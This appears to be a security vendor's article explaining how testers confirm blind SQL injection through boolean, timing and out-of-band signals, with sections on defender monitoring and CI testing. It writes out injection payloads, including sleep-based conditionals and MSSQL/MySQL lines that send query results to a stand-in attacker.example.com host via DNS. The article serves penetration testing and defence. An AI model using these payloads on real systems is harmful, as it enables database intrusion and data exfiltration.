Blind Injection Detection Without Error Output
Confirming SQL injection when the application hides all error messages and output.

Blind SQL injection is defined by a specific condition: the database executes attacker-controlled input, but the HTTP response does not return query results or error details. Attackers infer information from behavioral differences, timing, or other side channels instead. The absence of visible output is an application-layer decision, not a database-layer one. So it still evaluates every injected condition and still behaves in ways the application acts on. Suppressing error messages does not make the underlying vulnerability disappear.
A complete injection test has to confirm three things without any error output. First, that user-controlled input reaches a SQL interpreter. Second, that the input alters query semantics. Third, that the alteration produces a detectable signal, directly or indirectly, per the 2026 SQLi workflow.
When the first two conditions are present but error messages are suppressed, testers must move to indirect observability. The signal shifts from what the response says to how the application behaves. The rest of this article develops it technique by technique.
The attack surfaces where blind injection lives in modern SaaS stacks
Blind injection is not a legacy form-field problem. Any string that influences a database call is a candidate, regardless of how it enters the system. JSON APIs are the most obvious surface. Endpoints like /search, /filter, and /graphql parse parameters into backend queries, and every parameter that reaches a SQL statement is testable. HTTP headers deserve the same scrutiny. Apps routinely log User-Agent, X-Forwarded-For, and custom tenant-ID headers to a database, so an attacker can inject through a header that never shows up in the request body. File import parsers are another channel: CSV, XML, and XLSX uploads feed user data directly into backend tables, often through code paths that skip the parameterization applied to web forms.
Background jobs and asynchronous workers deserve explicit attention. A background job may be injected at input time but execute minutes later, making the timing relationship between payload and observable effect non-obvious. The request that carried the injection returns normally, and the exploit lands silently when the worker picks up the queued data.
For multi-tenant SaaS specifically, any parameter that routes a query to a tenant's data partition is a high-priority candidate. Tenant ID, org slug, and account token all qualify. A successful injection here may cross tenant boundaries, not just exfiltrate data within one account.
CVE-2023-34362 in MOVEit Transfer illustrates the surface-coverage failure. Testers focused on authenticated, UI-driven workflows while the vulnerable endpoint was an unauthenticated backend API/ISAPI component. The lesson is that scoping to what you can see in the browser misses what runs behind it.
How boolean-based blind detection works at the protocol level
Boolean-based blind injection is effective even when errors are suppressed, output is sanitized, and WAF rules block obvious payloads. It works because it exploits the application's conditional branching, not its error-reporting path. The mechanism is straightforward. The tester submits two syntactically identical requests that differ only in a logical condition. One evaluates true, one evaluates false. The tester observes whether the application responds differently.
The true condition uses a payload like ?id=5 AND 1=1. The false condition uses ?id=5 AND 1=2. If the two requests come back with different page content, HTTP response codes, or response body length, the database is evaluating the injected condition. Injection is confirmed.
The observable differential does not have to be large. A difference in response body size, a missing HTML element, or a change in a redirect target are all valid signals. What matters is that the difference is consistent and tied to the injected condition.
To extract data with boolean inference, you ask the database yes/no questions in sequence. The tester asks whether the first character of the database name is greater than 'M', then binary-searches through the answer space, extracting one bit of information per request pair. The process is slow relative to in-band extraction, but it is thorough: every piece of information the database holds can in principle be extracted this way given enough requests.
The strongest objection is that WAFs may normalize requests or strip recognizable boolean payloads. The answer is that the tester can shift to application-specific conditions, probing business logic rather than generic arithmetic. WAF signature matching is unlikely to cover conditions that look like legitimate query parameters.
How time-based blind detection works and when it is the only option
Time-based blind detection works by injecting a SQL function that forces the database to pause for a specified duration before returning control to the application. MySQL uses AND IF(1=1, SLEEP(5), 0)--. PostgreSQL uses AND CASE WHEN (1=1) THEN pg_sleep(5) ELSE NULL END--. If the HTTP response is delayed by approximately the injected sleep interval, the condition evaluated to true inside the database. Injection is confirmed. The tester must know which database engine is present before choosing the right sleep function. The delay is measured against the application's known baseline response time. A request that normally returns in roughly 200ms and suddenly takes five seconds or more is a reliable signal of a sleep-based payload executing.
Time-based inference extracts data with the same yes/no structure as boolean-based. The tester asks whether the first character of the admin password is greater than 'M', and instructs the database to sleep for five seconds if true. The presence or absence of the delay encodes the answer.
Practical limitations exist. Network jitter and server load can produce false positives, so the tester should run each probe multiple times and compare against a stable baseline. Aggressive rate-limiting or timeout configurations on the target may truncate injected sleep calls, producing a false negative. Most importantly, asynchronous endpoints decouple database execution time from HTTP response time, breaking the timing relationship entirely. A 202 response with async execution requires out-of-band confirmation instead.
How out-of-band channels confirm injection when in-band signals are unavailable
Out-of-band SQL injection uses the database's own network capabilities to route stolen data to an attacker-controlled server via DNS lookups or HTTP requests, bypassing the application's response entirely. The mechanism works at the protocol level through database-specific functions. MSSQL uses EXEC xp_dirtree '\\attacker.example.com\folder'--, which forces the database server to initiate an SMB or DNS resolution toward the attacker's domain. MySQL uses LOAD_FILE(CONCAT('\\\\', (SELECT database()), '.attacker.example.com\\a')), which embeds query output directly into the DNS hostname being resolved. If the attacker's DNS listener receives a query, the injection succeeded, and the subdomain label carries the data that was extracted. This technique is particularly valuable for asynchronous processes where timing is decoupled from the HTTP response. The DNS callback arrives when the background job executes, not when the HTTP request completes.
The prerequisite is outbound network access. The database server must be able to reach an external host. Environments with strict egress controls or outbound DNS blocking break this technique entirely. Defenders can shut down the channel preemptively by blocking unnecessary outbound DNS from database hosts. A firewall rule that prevents the database server from resolving external names eliminates the DNS-based exfiltration path without touching application code.
For testing infrastructure, a purpose-built DNS interaction server is required. The tester controls both the payload and the listener to capture the callback. A generic DNS resolver visible in logs is not sufficient.
Confirming exploitation without a single error message: what proof actually looks like
A blind injection finding is only confirmed when the tester can demonstrate controlled, repeatable alteration of application behavior driven by a condition the tester specified inside the database. A one-time anomaly is not proof. For boolean-based injection, a credible proof chain includes documented request pairs with the exact differing payloads, side-by-side response captures showing the difference, and a logical chain tying the injected condition to the change you saw. For time-based injection, the proof requires baseline response time measurements, injected sleep payloads with varying durations such as 2s, 5s, and 10s producing proportional delays, and repeated runs ruling out jitter as the cause. For out-of-band injection, the proof is DNS interaction logs from the attacker-controlled listener, showing the exact subdomain label that contains extracted database content, timestamped to the injected request.
The objection that automated scanners alone can supply this proof is wrong. Automated tools identify candidate signals but do not perform the manual chaining that turns a candidate into a confirmed exploit. Varying sleep intervals, correlating DNS timestamps, and distinguishing jitter from payload response are manual steps.
Whitebox access changes the economics of confirmation. When a tester can read source code and cloud configuration, they can confirm which execution paths reach the database, what query patterns are in use, and which technique is most likely to produce a clean signal. That makes confirmation faster and more reliable than a pure blackbox approach.
What defenders can monitor to detect blind injection attempts in production
Blind injection leaves no error in the application log, so defenders must instrument at the layers where the attack does leave traces: response timing, query patterns, and outbound network behavior. Timing-based detection is the most direct signal. If requests take far longer than the app's baseline, especially when they cluster on the same parameter, that reliably points to sleep-based payloads. This logic can be integrated into DAST tooling and AI-driven scanners: flag any request where response time exceeds baseline by a meaningful margin and correlate it with the specific parameter that changed.
Database-level query monitoring provides a secondary detection layer. Database activity monitoring captures unusual query patterns such as deeply nested conditionals, calls to sleep or delay functions, and repeated queries against the same table with systematically varying literal values. SIEM solutions can automate the correlation of these patterns and surface anomalies that would be invisible in application logs alone.
Outbound network monitoring catches out-of-band attempts. Unexpected DNS resolution attempts originating from database hosts, especially to external domains with unusual subdomain structures, are a high-confidence signal of an out-of-band injection attempt in progress. Blocking outbound DNS from database servers eliminates the exfiltration channel and surfaces attempted callbacks as blocked connection events in network logs. Server log review for blind SQLi is not the same as error-log review. So you should still examine logs for unusual query behavior and abnormal SQL syntax that point to exploitation, even when verbose error logging is disabled.
Integrating blind injection testing into the development lifecycle rather than treating it as a point-in-time exercise
A point-in-time pen test identifies the injection paths that exist at the moment of testing. New endpoints, query patterns, and ORM misuses introduced in subsequent sprints are outside its scope the day after it concludes. With continuous integration, you run SAST and DAST checks on every commit. These catch new query-construction patterns before they reach production: string concatenation into SQL, raw query calls bypassing ORM parameterization. Pull-request scanning flags the introduction of new injection surfaces such as new API endpoints, new header logging, and new file parsers for targeted manual review. After a significant feature release, run targeted delta-pentests on the new attack surface instead of the full application scope.
The annual comprehensive manual pen test remains essential as the baseline. It establishes confirmed exploitation, not just candidate signals. But it is a floor, not a ceiling. For growth-stage SaaS companies, whitebox access during the annual test gives you the most leverage. A tester who can read the query construction code directly can enumerate every injection surface, choose the right detection technique for each, and confirm or rule out exploitation with precision that a blackbox engagement cannot match at comparable speed.